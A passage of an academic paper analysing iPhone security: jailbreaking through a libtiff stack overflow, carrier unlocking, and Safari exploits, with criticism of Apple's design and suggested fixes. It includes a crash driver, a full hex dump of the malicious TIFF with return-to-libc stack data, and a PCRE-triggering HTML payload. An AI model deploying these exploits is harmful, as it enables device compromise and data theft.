    cout << "FAILED to open tiff file" << endl;
  }
  TIFFClose(tif);
  cout << "End!" << endl;
  return 0;
}
```

Next, badDotRange.tiff is copied to t1.tiff and driver.cpp is compiled, linked with libtiff.a, and run, which results in a segmentation fault.

```
$cp badDotRange.tiff t1.tiff
$g++ -I /usr/local/include –g driver.cpp –c
$g++ driver.o –L. –ltiff –o driver.exe
$./driver.exe
Start!
Segmentation fault <core dumped>
```

The program execution sequence is described below.

TiffOpen() calls TIFFReadDirectory(), which upon encountering the DotRange tag calls TIFFFetchShortPair () as can be seen from the following snippet from tif_dirread.c.

```
case TIFFTAG_DOTRANGE:
        (void) TIFFFetchShortPair(tif, dp);
        break;
case TIFFTAG_REFERENCEBLACKWHITE: …
```

As seen earlier, that function allocates memory for two shorts, but instead receives the request to fetch 255 of them. Below is the corresponding line in the source code of the attack.

0x50,0x01,0x03,0x00,0xff,0x00,0x00,0x00,0x84,0x00,0x00,0x00,

If we change to use little-endian instead, the first two bytes become 0x0150, which represents the DotRange tag [12]. The next two bytes give us the value 0x0003, which means the data type is SHORT [12]. The next four bytes gives us the number of different values for this tag, which is 0x000000ff or 255 in decimal [12]. Finally, the final four bytes give us 0x00000084 – the offset to the actual values for the tag [12]. By looking at the TIFF specification [12] and also looking at the code for the corrected version of libtiff, 3.8.2 [8], we see that the number of different values expected is two for DotRange. As seen in the stack buffer overflow example, attempting to fetch 255 shorts causes a stack buffer overflow. In our example, the program overwrites the return value in the stack, changing it to some area in memory that is not accessible, resulting in a segmentation fault. Below, the line in badDotRange.tiff corresponding to the DotRange tag is shown, as it appears in Hex Editor. Though it is insignificant here, note that certain characters are not translated properly from a hex editor to the word processor. The twelve bytes corresponding to the DotRange tag appear from 0x74 to 0x7f.

0000070: 0100 0000 5001 0300 ff00 0000 8400 0000 ....P.....

Thus far, we have solved half of the problem of creating an attack by gaining control of the stack. Before we move on to injecting particular code and executing it, we first confirm that a well formed TIFF file is not recognized as a virus by Norton AntiVirus and does not cause a crash when opened with our program. We noted that the culprit in badDotRange.tiff was the number values set for the DotRange tag. The function expected it to be 2, but we used 255 instead. File t1.tiff, which is the same as badDotRange.tiff, can be opened in a hex editor and 0xff at 0x78 above can be changed to 0x02 and saved as goodDotRange.tiff. However, since Norton flagged a malicious tiff file, we wanted to create a well formed one programmatically and confirm that it does not get flagged. To do that, we take the libtiff exploit source code and modify one byte in the line of source code shown earlier: we change 0xff to 0x02. We compile and then execute our program, saving the output in goodDotRange.tiff. We note that the file was created successfully without being flagged by Norton AntiVirus. The attempt to open that file with our program was successful, as shown below.

$cp goodDotRange.tiff t1.tiff

$./driver

Start!

Opened file successfully

End!

We now look at the code that provides root access to the iPhone and observe how it is executed. As mentioned earlier, this exploit uses the return-to-libc technique to execute a sequence of pre-existing functions. These pre-existing functions come from the dynamically loaded libSystem.dylib, which can be disassembled and searched for blocks of code that perform desired tasks [34]. The iPhone only allows access to a small section of the file system to add and remove music and other files. This "sandbox" area is the directory /var/root/Media. The algorithm used in the exploit renames /var/root/Media to /var/root/OldMedia [32]. It then creates a symbolic link with /var/root/Media pointing to root, "/" [32]. Next, it remounts root with the "MNT_UPDATE" flag to make it writable [32]. The malicious tiff file is crafted skillfully to set up the stack to call the necessary functions from libSystem.dylib. Each of those functions must be studied carefully to discover how many values it reads from the stack and in what registers. The stack pointer must be set appropriately, and the link registers must be set properly for the next function call. With this method the exploit uses pre-existing functions to make the iPhone root writable–in other words, it "jailbreaks" the iPhone.

4 UNLOCKING

The iPhone is considered unlocked when it is able to use a cellular service other than that of AT&T. There are several free and paid software unlocking solutions available on the Internet including AnySIM, TurboSIM, and SimFree. Among these solutions, AnySIM seems to be quite popular, particularly because it is free. It is developed by a group of people known as the iPhone dev team.

AnySim works by patching the firmware on the baseband [11]. We can predict that somewhere in the baseband firmware, there is code that checks whether the SIM card being used is AT&T's. If the check passes, the baseband allows the phone part of the iPhone to work normally. Conversely, if the check fails, the phone function does not work. AnySim performs a patch to the firmware so that it skips the above check and jumps to the section of code that executes when the check passes [11]. This procedure unlocks the iPhone because a SIM card from any GSM wireless carrier can then be used to make phone calls. If the baseband firmware is upgraded or downgraded, the iPhone gets locked again, as the patch that skips the check discussed earlier will no longer be

available. To unlock the phone again, AnySim version designed to work with upgraded version of baseband firmware can be used.

SimFree, also known as iPhone SimFree or IPSF, is unlocking software that currently sells for approximately $60, and at one point cost $99 [26]. Since it is a paid product, details about how it works are not revealed. It does not rely on firmware patching, so a phone unlocked with SimFree remains unlocked even when a baseband upgrade is performed [11].

TurboSim is another paid solution for unlocking. It tricks the iPhone SIM card checking function into thinking it is an AT&T SIM card by providing an International Mobile Subscriber ID (IMSI) and an Integrated Circuit Card ID (ICC-ID)—also known as SIM Serial Number (SSN) [27]. For TurboSim to work, it must be programmed with a valid AT&T SIM, which it copies for later use [27].

5 JAILBREAKING AND UNLOCKING NEWER VERSIONS OF IPHONE

As mentioned earlier, for the purposes of this project, firmware version 1.1.1 and baseband bootloader version 3.9 are assumed. Apple has since released versions 1.1.2, 1.1.3, and 1.1.4 of the firmware. Also, the baseband bootloader version is found to be 4.6 in some of the newer phones. How can these phones be jailbroken and unlocked?

We use a simple approach: on newer versions of the iPhone, we downgrade the firmware to version 1.1.1 and the bootloader to version 3.9. Then we already know how to jailbreak and unlock the iPhone.

First we discuss how to downgrade an iPhone with firmware version higher than 1.1.1. Several hacker websites including iphone.unlock.no offer instructions on how to do that and also have different firmware files available for download. For our example, one downloads version 1.1.1. To downgrade, the iPhone first must be put into recovery mode. The iPhone appears to be turning off when the Power and Home buttons are pressed and held simultaneously for several seconds while the phone is connected to the computer [11]. The Power button is then released while the Home button is continuously depressed. After a few seconds, the iPhone will enter recovery mode and will be detected by iTunes [11]. Once in recovery mode, the version with which the iPhone is to be restored with can be selected [11].

In order to get the telephone part of the iPhone working, the baseband must be downgraded to a version that corresponds to firmware version 1.1.1. In this paper, we are

more interested in the fact that baseband downgrading can be achieved than in the steps required for it. Websites such as iphone.unlock.no provide simple procedures and tutorials for doing the downgrade. Essentially, since we were able to downgrade iPhone firmware to version 1.1.1, iPhone can be jailbroken as discussed earlier. Now that we can install third party applications, a "Baseband Downgrader [11]" tool can be installed to downgrade the baseband.

Unlocking is not possible if the iPhone has version 4.6 or higher of bootloader because that version requires a secpack—a special password—to modify the baseband [22]. Unlocking cannot be achieved without modifying the baseband. Since version 3.9 of the bootloader does not require any passwords, the baseband can be modified, and unlocking can be achieved. For that reason a "bootloader downgrader" tool *gbootloader* was developed by George Hotz and made available to iPhone users [2]. The tool downgrades the bootloader from version 4.6 to version 3.9 so that a patch to the baseband can be made and the iPhone can be unlocked.

As hackers continued their efforts to learn more about bootloader version 4.6, they learned that every time a new version of the baseband is released, the password to modify the existing one is available in it [2]. This is the only way the bootloader would allow the iPhone to perform an update on the baseband. For example, when firmware 1.1.4 was released, it contained the password for version 1.1.3. A person with iPhone firmware version 1.1.3 and bootloader version 4.6 would be able to update the baseband. During the update process, version 1.1.4 would provide the password for version 1.1.3 to the bootloader, which then would allow the baseband to be modified—i.e., updated in this case. With each release of a new version of the firmware, hackers were able to discover the password for the older version. With this knowledge, unlocking was achieved by keeping bootloader version 4.6 but downgrading the baseband and then patching it.

Several other small utilities have been developed in addition to the ones mentioned here, which allows users to sort out different versions of firmware, baseband, and bootloader and make appropriate choices. Tools have been developed to upgrade the firmware on jailbroken phones to pick up some of the latest features developed by Apple for the iPhone.

6 OTHER MALICIOUS ATTACKS

Attacks that we have examined so far do not truly carry the intention to be malicious, though the libtiff attack certainly could be malicious, depending on the type of code injected. For jailbreaking, the code injected was non-malicious—both behavior and intention-wise. However, using the libtiff vulnerability, malicious code could certainly be injected for a malicious attack. Now, let us examine a couple of malicious attacks created by a group of researchers at Independent Security Evaluators by exploiting other vulnerabilities; those attacks give us further insight into iPhone security. Details of the attacks discussed below are not revealed; the goal of the researchers was to make Apple aware of some of the issues and not to let the hackers find out the details of the vulnerabilities and the attacks. The attacks expose well known security weaknesses in the OS X operating system used in the iPhone, including lack of address randomization and executable heap [19].

The first attack consists of an exploit written to attack Safari on the iPhone. When a malicious HTML document was visited using MobileSafari, the iPhone was forced to make a connection to an outbound compromised server controlled by the attackers [19]. The attackers were secretively and automatically able to obtain personal data including contacts, call history, text message, and voice mail from the attacked iPhone [19]. Attackers concluded that further personal information including passwords and emails could have been obtained had they chosen to do so [19]. What makes this attack even more dangerous is the ease with which it can be carried out. A link to a compromised website could be sent via email, and the iPhone owner could be lured into visiting it. That is all it would take to capture all of the personal data of the iPhone owner.

A second exploit was written to perform physical actions on the phone such as making a system sound and vibrating [19]. This exploit was run on the iPhone when another malicious HTML was viewed using Safari browser. To make matters worse, certain API functions discovered during this exploit could have allowed it to send text messages, dial phone numbers or even record audio and transmit it over the network [19]. This vulnerability is particularly dangerous since the phone bill or text messages bill can get run up by the attacker, which could cost the iPhone's owner hundreds of dollars. Not only that, the attacker could send maliciously provocative messages to the owner's contacts, which could result in personal or professional relationship problems.

These malicious exploits collectively are as bad as having one's iPhone stolen. If the possibility of attacks like these becomes public knowledge, we have to believe that iPhone owners would be extremely careful in terms of what information they save on the phone or what websites they visit. In fact they would often refrain from using several

useful features of the device, which would diminish the purpose of owning it in the first place. A potential customer would reconsider buying the iPhone.

While details of the attacks above were not disclosed, let us look at the high level approach used in the above MobileSafari attacks. The information could certainly be used as guidelines for the attacks above as long as one is able to write payloads for them. The iPhone uses Webkit, an open source web browser engine used by Mobile Safari [21], which in turn uses the Perl Compatible Regular Expression Library (PCRE). One of the first versions of iPhone used a version of PCRE that was more than a year old. Several versions of PCRE had been released with several bug fixes since the version used by iPhone. One of the bug fixes found in the change log of a newer version 6.7 [24] follows.

"A valid (though odd) pattern that looked like a POSIX character class but used an invalid character after [(for example [[,abc,]]) caused pcre_compile() to give the error 'Failed: internal error: code overflow' or in some cases to crash with a glibc free() error. This could even happen if the pattern terminated after [[but there just happened to be a sequence of letters, a binary zero, and a closing] in the memory that followed."

Now, one can review the bug fix and immediately get ideas on possible attacks on the iPhone. The attackers used the above vulnerability and constructed a regular expression in an HTML file that attacked the vulnerability when the file was viewed in Safari. The HTML document used was constructed as below [20]:

```
<SCRIPT LANGUAGE="JavaScript"><!--
var re = new RegExp("[[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]]
[[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]]
[[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]]
[[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]]
[[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]]
[[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]]
[[**]]
[[**]]ABCDEFGHIJKLMNOPQRSTUVWXYZABCDEFG[\x01\x02\x03\x04\x05\x06\
x07\x09\x0b\x0e\x0f\x11\x12\x13\x14\x15\x17\x19\x1b\x1c\x1d\x1f\x20\x21\x22
\x23\x25\x26\x27\x29\x2a\x2b\x2c\x2d\x2f\x30\x32\x33\x35\x37\x39\x3a\x3b
\x3c\x3e\x3f]XYZABCDEFGHIJKLMNOPQR");
</script>
```

To develop the exploit, the attackers resorted to a technique called "fuzzing [20]," which involves passing different inputs that cause a given program to crash and then analyzing the crash to gain insight about the program. From the crash reports, they were able to get useful information such as the stack pointer and values in different registers. They then employed a technique to overwrite the return address on the stack to point to

the heap area where the shell code was injected [20]. The shell code then executed and did the job of stealing private information. The code consisted of "typical socket connect, open, read, and write functions [20]." The researchers figured out the system call numbers for those functions and used them. The researchers have revealed some of the functions they used to perform physical actions on the phone including making a system sound, dialing phone calls, and sending SMS text messages. Those functions include "AudioServicesPlaySystemSound from the Audio Toolbox library and CTCallDial, CTSMSMessageCreate, and CTSMSMessageSend from the Core Telephony library [20]." The functionality of each function is clear from its name.

7 SECURITY ANALYSIS

Having examined several vulnerabilities in the iPhone and attacks that exploit those vulnerabilities, we can analyze the iPhone security structure from a high level instead of merely analyzing specific details. What was the approach Apple took while designing the security architecture for the iPhone? What were the flaws in the philosophy? What high-level approaches can be used to exploit the security flaws? What are some of the ways that Apple can either fix some of the vulnerabilities or at least make it difficult for an attacker to exploit them? Let us try to answer some of these questions.

It is clear that iPhone is an extremely vulnerable device with several security holes. The iPhone security philosophy itself has a major flaw. Apple's approach to making the iPhone a secure device was to reduce "the attack surface of device [19]" or "the device's exposure to vulnerabilities [19]." To achieve this, Apple allowed write access only to a sandbox area in the file system and disallowed installation of third-party applications. Several features of Safari were removed in Mobile Safari, including the ability to use plug-ins like Flash and the ability to download certain file types [19]. Mobile Safari was restricted to only execute Javascript code, and only do so in the sandbox area [19]. We see a pattern here: rather than allowing freedom and flexibility to the user by making the system robust and secure, Apple's approach was to make a controlled, closed-box device. Apple's security approach is illustrated in the following analogy: rather than teaching a child how to swim to prevent him from drowning, he is simply not allowed to jump in a lake.

While the security philosophy itself is flawed, the architecture too has tremendous holes. Since Apple banked on preventing the iPhone from being compromised in the first place, it put very little effort into protecting different parts of the device individually. This conclusion is seen in the fact that all significant processes run as a super user or with

administrative privileges [19]—a great mistake from a security perspective. A result of this configuration is that an attacker is able to control the entire iPhone if he is able to exploit a vulnerability in any one of its applications [19]. For example if Mobile Mail were compromised by an attack, the attacker could also gain access to contacts and pictures. In simple terms, the iPhone's security architecture looks like a home owner putting all effort for securing his or her home into buying the best possible lock to stop an intruder from getting in. No effort is made to further lock each individual room or to put valuables in a safe-deposit box. While it may be difficult to enter the house, if a thief can do so, he can steal all its contents.

A large security hole is also created by the fact that the iPhone uses several applications including MobileSafari and MobileMail that are based on open source projects. Furthermore, several open source libraries are used in multiple iPhone applications; for instance, libtiff and Webkit are used in both MobileSafari and MobileMail. Use and sharing of open source projects is beneficial except when old and outdated versions of those projects are used. Earlier we looked at examples of an old version of libtiff library facilitating the jailbreak attack and an old version of the PCRE library allowing another malicious attack. The reason that open source software presents such problematic security holes is that all an attacker has to do is look at the latest version of an open project, say Webkit, and look at the one being used in an iPhone application that utilizes it. Then attacker can check the log of all vulnerabilities addressed since the version used in iPhone and start working on an exploit for that vulnerability. To make matters worse, the attacker can easily download source code for different versions of the open source project being used to further help him develop the exploit. By using outdated versions of open source projects, Apple has made it easier for hackers to come up with ideas and approaches for different attacks.

Apple also failed to make the exploitation of vulnerabilities challenging for hackers. By not utilizing common techniques such as Address Space Layout Randomization (ASLR) or non-executable heap in the version of OS X used for iPhone, Apple has not posed any particular difficulties for hackers in the development and distribution of exploits for vulnerabilities [19].

Apple did employ some good practices and has shown more effort recently in making the iPhone more secure. That has not stopped the hackers, however, as they have found solutions to the obstacles presented by Apple. For example, the stack is non-executable in the iPhone, so an attacker cannot simply add payload to the stack via buffer overflow and execute it. However, a non-executable stack does not protect against the return-to-libc attack, which was employed in the jailbreaking attack, as we observed

earlier. New versions of firmware have been released with certain vulnerabilities fixed to prevent jailbreaking. They have been countered by the ability to downgrade the firmware and by hackers coming up with new methods of jailbreaking. Apple also attempted to prevent unlocking by using a new version of the bootloader. That attempt failed because hackers found a way to downgrade the bootloader. One could argue that Apple's attempt to prevent unlocking was driven more from a business standpoint than from a security one.

After evaluating Apple's security for the iPhone, one can safely conclude that overall the company has failed badly in several respects in making the iPhone a secure device. Looking at the security approach and the decisions the company made, it is no surprise that the iPhone is a highly vulnerable device.

8 ANALYSIS OF SAMPLE DECISIONS BY APPLE

Now that we have had a chance to analyze the iPhone's security structure, we can ask several questions regarding different choices Apple has made. Why are they using versions of open-source based packages that are about a year out of date? Why did they choose to have almost all important processes run as super user? Why did they not use ASLR? The most important question of all is why did they not use version 3.8.2 of the tiff library? This final question is major because even after three new versions of firmware and a new version of the bootloader, Apple is still paying for this mistake. That one weak link makes jailbreaking possible to the present day.

It would be interesting to know whether Apple had knowledge of the vulnerability in libtiff 3.8.1 and older versions. If it did have knowledge of the vulnerability, it would be a big mistake on Apple's part to disregard that information and use vulnerable version of libtiff anyway, especially since this vulnerability is well known in the hacking community and other mobile devices including Sony's PSP had been hacked using it.

We can speculate on explanations for Apple using the vulnerable version of libtiff. Perhaps there was an existing version of Safari with the vulnerable version of libtiff ready to be used with iPhone. One can certainly see that there are a lot of costs involved in using a new version of libtiff in Safari, which would have to be thoroughly tested prior to being deployed in a new version for iPhone. Perhaps Apple figured that there were other known vulnerabilities that were not fixed in 3.8.2 anyway, so there was not much to be lost by retaining one or more vulnerabilities. Perhaps Apple performed a cost analysis of losses suffered by delaying the new version of firmware versus losses due to the number of people who would hack the iPhone to jailbreak it and eventually unlock it and use a wireless service other than that of AT&T. Such a decision would express

disregard for consumer security, since the same vulnerability could be used to perform truly malicious acts.

From a business perspective, it may have been the right decision for Apple to go with vulnerable version of libtiff even with the knowledge of vulnerabilities. However, from the consumer confidence or reputation perspective, that decision could not possibly be a good one. Apple is generally regarded as a company that delivers secure and robust products. This is debatable in computers, as hackers normally target a bigger pool of users, which happen to be PC users. While a lot of hacking efforts have been done for iPhone with good intentions—to allow third party applications—some of the same vulnerabilities used for jailbreaking could be used to perform truly malicious acts as discussed earlier. While the hacking community is happy to have Apple present a vulnerable system so that they can open up a closed system, a customer who is content with his or her iPhone as-is cannot feel good that his or her product and the information in it are extremely vulnerable.

On the other hand, if Apple did not know about the vulnerability in libtiff, it is a serious shortcoming on their part, especially when a very similar attack was used to hack Sony's PSP. Buffer overflow has been one of the most popular attack methods of the 1990s and continues to be so in the new millennium [9].

It is difficult to determine whether Apple hired several folks and asked them to brainstorm ways the iPhone could be hacked if not actually hack it. Apple could have then either addressed its vulnerabilities or at least they could have questioned some of their own decisions. As we saw earlier, the jailbreak attack via libtiff was developed by two teenagers. Apple could have come up with a few internships and a few free iPhones to get some perspective. Furthermore, several security evaluators approached Apple upon discovering vulnerabilities in the iPhone. Apple could have used a more active approach by hiring such security experts to evaluate the iPhone security architecture.

For now, the questions we posed earlier in the section will remain unanswered, and we can only speculate.

9 SUGGESTIONS TO IMPROVE SECURITY STRUCTURE

We have pinpointed several flaws in the iPhone security structure. If Apple fixes these flaws, it will make the iPhone a much more secure device. First and foremost, Apple needs to change its security philosophy. Instead of trying to limit the exposure of the device to vulnerabilities, it needs to make the device more robust.

A large security hole could be filled if most of the processes are not run with administrative privileges, or as the super user, in the iPhone. That way if an attacker is able to compromise an application, he would only have limited privileges—the privileges of the particular application [19]. This will prevent the attacker from gaining full control of an iPhone.

While using open-source based applications is a good idea, Apple needs to be more cognizant about using the latest versions to keep up with bug fixes. It needs to come up with a mechanism to perform updates on the iPhone when critical vulnerabilities are discovered and fixed in the open-source packages being used.

Apple could use the technique of ASLR for heap and stack address randomization to make it more difficult for hackers to develop stable attacks and distribute them [19]. Moreover, it could develop a mechanism that prohibits both writing to and executing an area of the heap. Some attacks copy the exploit payload into heap area that is both writeable and executable, and they execute it there. If an area in heap was not both writeable and executable, such attacks would be thwarted. Also, if ASLR were employed, even if an attacker could successfully write an attack that relies on an address in the stack or heap, distribution of the attack usually would not succeed, as the target address is unreliable due to randomization.

10 CONCLUSIONS

In this study, we have been able to learn a significant amount about the iPhone's security structure and its vulnerabilities. The jailbreaking attack analyzed here required knowledge of vulnerabilities in MobileSafari and in the tiff library. The attack also required knowledge of the ARM architecture and the tiff file format to construct a malicious tiff file that takes advantage of the vulnerabilities in the tiff library. We learned that using a vulnerable version of the tiff library in older versions of the iPhone proved costly for Apple and continues to cost the company even though newer versions of the iPhone use the more robust version of the tiff library. This is true because hackers have found ways to downgrade the phone to use a vulnerable version of the firmware and continue to jailbreak it. We do see some effort by Apple to make the iPhone more robust. However, hackers have found new ways to jailbreak the iPhone without having to compromise features introduced in newer versions of the iPhone. The resulting sequence of security improvements and attack improvements has turned into a cat and mouse game between Apple and the hackers.

These security problems have resulted in financial losses for both Apple and AT&T and reputation losses for Apple. For each iPhone that was unlocked to access an alternate wireless carrier, AT&T lost at least approximately $1500 for the two-year contract period. As we noted earlier, number of such iPhones is close to a million in just first six months [28]. Apple too missed out on some gains, as it is contracted to receive a certain amount from AT&T for each iPhone activated with AT&T. The security vulnerabilities of the iPhone have also affected Apple's reputation as a company, as it had been generally believed to deliver more secure products. While Apple's exclusive deal with AT&T and its decision to use a closed-box system have nothing to do with security directly, those choices did fuel the motivation to attack the iPhone. It may be that during these attacks more vulnerabilities were discovered that may not have been discovered otherwise.

We have also learned that while malicious attacks certainly can be created for the iPhone, most of the actual attacks have not expressed particularly malicious intentions but were mainly expressions of strong beliefs that people should be able to do whatever they want with their telephone product in terms of adding interesting gadgets or choosing a wireless service carrier. As is likely the case for attacks by hackers more generally, other motivations include ego inflation, recognition, and admiration by peers.

We can conclude that Apple's initial effort in making the iPhone a secure device was quite disappointing. While Apple is working to improve the iPhone's security, hackers have found new ways to hack it by exploiting its vulnerabilities.

REFERENCES

[1] Apple. iPhone. http://www.apple.com/iphone/

[2] George Hotz. Home page. http://iphonejtag.blogspot.com/

[3] Hack the iPhone. http://www.hacktheiphone.com/112/iphone_update_112_unlock_windows.html

[4] Installerapps. http://www.installerapps.com/

[5] Max Console. http://www.maxconsole.net/?mode=news&newsid=9516

[6] Common Vulnerabilities and Exposures. TIFF library vulnerability. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3459

[7] TIFF Library and Utilities http://www.libtiff.org/

[8] Maptools. Download libtiff. http://dl.maptools.org/dl/libtiff/

[9] Mark Stamp. Software and Security. http://cs.sjsu.edu/~stamp/crypto/

[10] National Vulnerability Database. TIFF library vulnerability. http://nvd.nist.gov/nvd.cfm?cvename=CVE-2006-3459

[11] ZiPhone. http://iphone.unlock.no

[12] Adobe. TIFF specifications. http://partners.adobe.com/public/developer/en/tiff/TIFF6.pdf

[13] Wikipedia. TIFF. http://en.wikipedia.org/wiki/TIFF

[14] MakeLabel. http://www.makelabel.com/images/barcodeartwork/Sample_UPC_TIF.tif

[15] ARM. ARM1176JZ(F)-S. http://www.arm.com/products/CPUs/ARM1176.html

[16] Simple Mchines. ARM instruction set. http://www.simplemachines.it/doc/arm_inst.pdf

[17] ARM. Technical Publications. http://infocenter.arm.com/help/index.jsp

[18] Wikipedia. Little-endian. http://en.wikipedia.org/wiki/Little_endian

[19] CharlieMiller, Jake Honoroff, and Joshua Mason. Security Evaluation of Apple's iPhone. http://www.securityevaluators.com/iphone/exploitingiphone.pdf

[20] CharlieMiller. Hacking Leopard: Tools and Techniques for Attacking the Newest Mac OS X. *Black Hat USA 2007*. http://www.securityevaluators.com/iphone/bh07.pdf (black Hat Las Vegas '07)

[21] The Webkit Open Source Project. http://webkit.org/

[22] Hackintosh. iPhone. http://www.hackint0sh.org

[23] Niacin. Home Page. http://www.toc2rta.com/

[24] Perl Compatible Regular Expressions. Change log. http://www.pcre.org/changelog.txt

[25] Google Code. AnySim. http://code.google.com/p/devteam-anysim/

[26] iPhone Sim Free. http://www.iphonesimfree.com

[27] Hackintosh. Turbosim Technical Background. http://hackint0sh.org/forum/showthread.php?t=18048

[28] Mac News World. http://www.macnewsworld.com/story/61389.html?welcome=1209968031

[29] Wikipedia. Stack buffer overflow. http://en.wikipedia.org/wiki/Stack_buffer_overflow

[30] Wikipedia. Return-to-libc. http://en.wikipedia.org/wiki/Return-to-libc

[31] ARM. Technical Specifications 1176JZF-S. http://infocenter.arm.com/help/topic/com.arm.doc.ddi0301g/DDI0301G_arm1176jzfs_r0p7_trm.pdf

[32] Toc2rta. TIFF exploit. http://www.toc2rta.com/files/itiff_exploit.cpp

[33] Symantec. Bloodhound.Exploit.166 http://securityresponse.symantec.com/security_response/writeup.jsp?docid=2007-110923-3634-99&tabid=2

[34] Metasploit. http://www.metasploit.com

[35] Apple. Gallery. http://www.apple.com/iphone/gallery/index8.html

[36] Engadget. http://www.engadget.com/2007/06/29/iphone-multi-city-lineblog/

[37] Anandtech. http://www.anandtech.com/mac/showdoc.aspx?i=3026&p=3

[38] EDN. http://www.edn.com/articles/images/EDN/20070727/20070727_pry_Digital_Board_S1_NS.jpg

[39] Modmyifone. http://www.modmyifone.com/wiki/index.php/Windows_iPhone_modding_101

APPENDIX

A.1 Hex dump of badDotRange.tiff

```
0000000: 4949 2a00 1e00 0000 0000 0000 0000 0000  II*.............
0000010: 0000 0000 0000 0000 0000 0000 0000 0800  ................
0000020: 0001 0300 0100 0000 0800 0000 0101 0300  ................
0000030: 0100 0000 0800 0000 0301 0300 0100 0000  ................
0000040: aa00 0000 0601 0300 0100 0000 bb00 0000  ................
0000050: 1101 0400 0100 0000 0800 0000 1701 0400  ................
0000060: 0100 0000 1500 0000 1c01 0300 0100 0000  ................
0000070: 0100 0000 5001 0300 ff00 0000 8400 0000  ....P...........
0000080: 0000 0000 0000 0000 0000 0000 0000 0000  ................
0000090: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000b0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000c0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000d0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000e0: 0000 0000 0000 0000 0000 0000 3876 6f00  ............8vo.
00000f0: 0000 0000 0000 0000 0000 0000 8c36 2531  .............6%1
0000100: ac76 6f00 bc76 6f00 0000 0000 0000 0000  .vo..vo.........
0000110: 0000 0000 0000 0000 0000 0000 6076 6f00  ............`vo.
0000120: fcad 0030 3055 0130 6c76 6f00 0000 0000  ...00U.0lvo.....
0000130: 8c36 2531 cf76 6f00 ac76 6f00 0000 0000  .6%1.vo..vo.....
```

0000140: 0000 0000 0000 0000 0000 0000 0000 0000 ....

0000150: 9476 6f00 00f8 0d30 0073 0230 d176 6f00 .vo....0.s.0.vo.

0000160: cf76 6f00 0000 0500 a876 6f00 d067 0230 .vo.....vo..g.0

0000170: d576 6f00 2f76 6172 2f72 6f6f 742f 4d65 .vo./var/root/Me

0000180: 6469 6100 2f76 6172 2f72 6f6f 742f 4f6c dia./var/root/Ol

0000190: 646d 6564 6961 002f 0068 6673 002f 6465 dmedia./.hfs./de

00001a0: 762f 6469 736b 3073 3100 0a   v/disk0s1..

A.2 Hex dump of goodDotRange.tiff

0000000: 4949 2a00 1e00 0000 0000 0000 0000 0000 II*.............

0000010: 0000 0000 0000 0000 0000 0000 0000 0800 ....

0000020: 0001 0300 0100 0000 0800 0000 0101 0300 ....

0000030: 0100 0000 0800 0000 0301 0300 0100 0000 ....

0000040: aa00 0000 0601 0300 0100 0000 bb00 0000 ....

0000050: 1101 0400 0100 0000 0800 0000 1701 0400 ....

0000060: 0100 0000 1500 0000 1c01 0300 0100 0000 ....

0000070: 0100 0000 5001 0300 0200 0000 8400 0000 ....P...........

0000080: 0000 0000 0000 0000 0000 0000 0000 0000 ....

0000090: 0000 0000 0000 0000 0000 0000 0000 0000 ....

00000a0: 0000 0000 0000 0000 0000 0000 0000 0000 ....

00000b0: 0000 0000 0000 0000 0000 0000 0000 0000 ....

00000c0: 0000 0000 0000 0000 0000 0000 0000 0000 ....

00000d0: 0000 0000 0000 0000 0000 0000 0000 0000 ....

00000e0: 0000 0000 0000 0000 0000 0000 3876 6f00 ....8vo.

00000f0: 0000 0000 0000 0000 0000 0000 8c36 2531 ....6%1

0000100: ac76 6f00 bc76 6f00 0000 0000 0000 0000 .vo..vo.........

0000110: 0000 0000 0000 0000 0000 0000 6076 6f00 ....`vo.

0000120: fcad 0030 3055 0130 6c76 6f00 0000 0000 ...00U.0lvo.....

0000130: 8c36 2531 cf76 6f00 ac76 6f00 0000 0000 .6%1.vo..vo.....

0000140: 0000 0000 0000 0000 0000 0000 0000 0000 ....

0000150: 9476 6f00 00f8 0d30 0073 0230 d176 6f00 .vo....0.s.0.vo.

0000160: cf76 6f00 0000 0500 a876 6f00 d067 0230 .vo......vo..g.0

0000170: d576 6f00 2f76 6172 2f72 6f6f 742f 4d65 .vo./var/root/Me

0000180: 6469 6100 2f76 6172 2f72 6f6f 742f 4f6c dia./var/root/Ol

0000190: 646d 6564 6961 002f 0068 6673 002f 6465 dmedia./.hfs./de

00001a0: 762f 6469 736b 3073 3100 0a   v/disk0s1..